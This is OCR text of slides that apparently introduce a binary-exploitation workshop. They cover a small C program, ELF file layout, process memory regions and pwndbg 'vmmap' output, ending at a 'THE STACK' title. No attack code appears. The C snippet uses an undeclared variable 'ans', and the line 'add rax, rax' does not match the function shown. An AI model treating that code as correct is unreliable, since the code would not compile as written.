



Real Process Demo

```c
int add(int a, int b){
        ans = a + b;
        return ans;
}

int main(){
        int a = 2;
        int b = 3;

        ans = add(a, b);
        return 0;
}
```

gcc main.c -o main

add rax, rax



ELF
ELF header
Program header table
.text
.rodata
...
.data
Section header table


ELF
1GB
3GB
Kernel space
Stack
Memory Mapping Region
Heap
BSS segment
Data Segment
Text Segment (ELF)
0xc0000000 == TASK_SIZE
0x40000000
0x08048000
0

Using GDB


```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File
    0x555555554000     0x555555555000 r--p     1000      0 /home/capang/Desktop/binex_workshop/1_stack_visual/1_stack_var/1_stack_var
    0x555555555000     0x555555556000 r-xp     1000   1000 /home/capang/Desktop/binex_workshop/1_stack_visual/1_stack_var/1_stack_var
    0x555555556000     0x555555557000 r--p     1000   2000 /home/capang/Desktop/binex_workshop/1_stack_visual/1_stack_var/1_stack_var
    0x555555557000     0x555555558000 r--p     1000   2000 /home/capang/Desktop/binex_workshop/1_stack_visual/1_stack_var/1_stack_var
    0x555555558000     0x555555559000 rw-p     1000   3000 /home/capang/Desktop/binex_workshop/1_stack_visual/1_stack_var/1_stack_var
    0x7ffff7c00000     0x7ffff7c28000 r--p    28000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7c28000     0x7ffff7dbd000 r-xp   195000  28000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7dbd000     0x7ffff7e15000 r--p    58000 1bd000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e15000     0x7ffff7e16000 ---p     1000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e16000     0x7ffff7e1a000 r--p     4000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e1a000     0x7ffff7e1c000 rw-p     2000 219000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e1c000     0x7ffff7e29000 rw-p     d000      0 [anon_7ffff7e1c]
    0x7ffff7f9f000     0x7ffff7fa2000 rw-p     3000      0 [anon_7ffff7f9f]
    0x7ffff7fbb000     0x7ffff7fbd000 rw-p     2000      0 [anon_7ffff7fbb]
    0x7ffff7fbd000     0x7ffff7fc1000 r--p     4000      0 [vvar]
    0x7ffff7fc1000     0x7ffff7fc3000 r-xp     2000      0 [vdso]
    0x7ffff7fc3000     0x7ffff7fc5000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fc5000     0x7ffff7fef000 r-xp    2a000   2000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fef000     0x7ffff7ffa000 r--p     b000  2c000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  37000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  39000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffde000     0x7ffffffff000 rw-p    21000      0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
pwndbg>
```

Our focus



0x7ffffffde000 0x7ffffffff000 rw-p 21000 0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp 1000 0 [vsyscall]


THE STACK

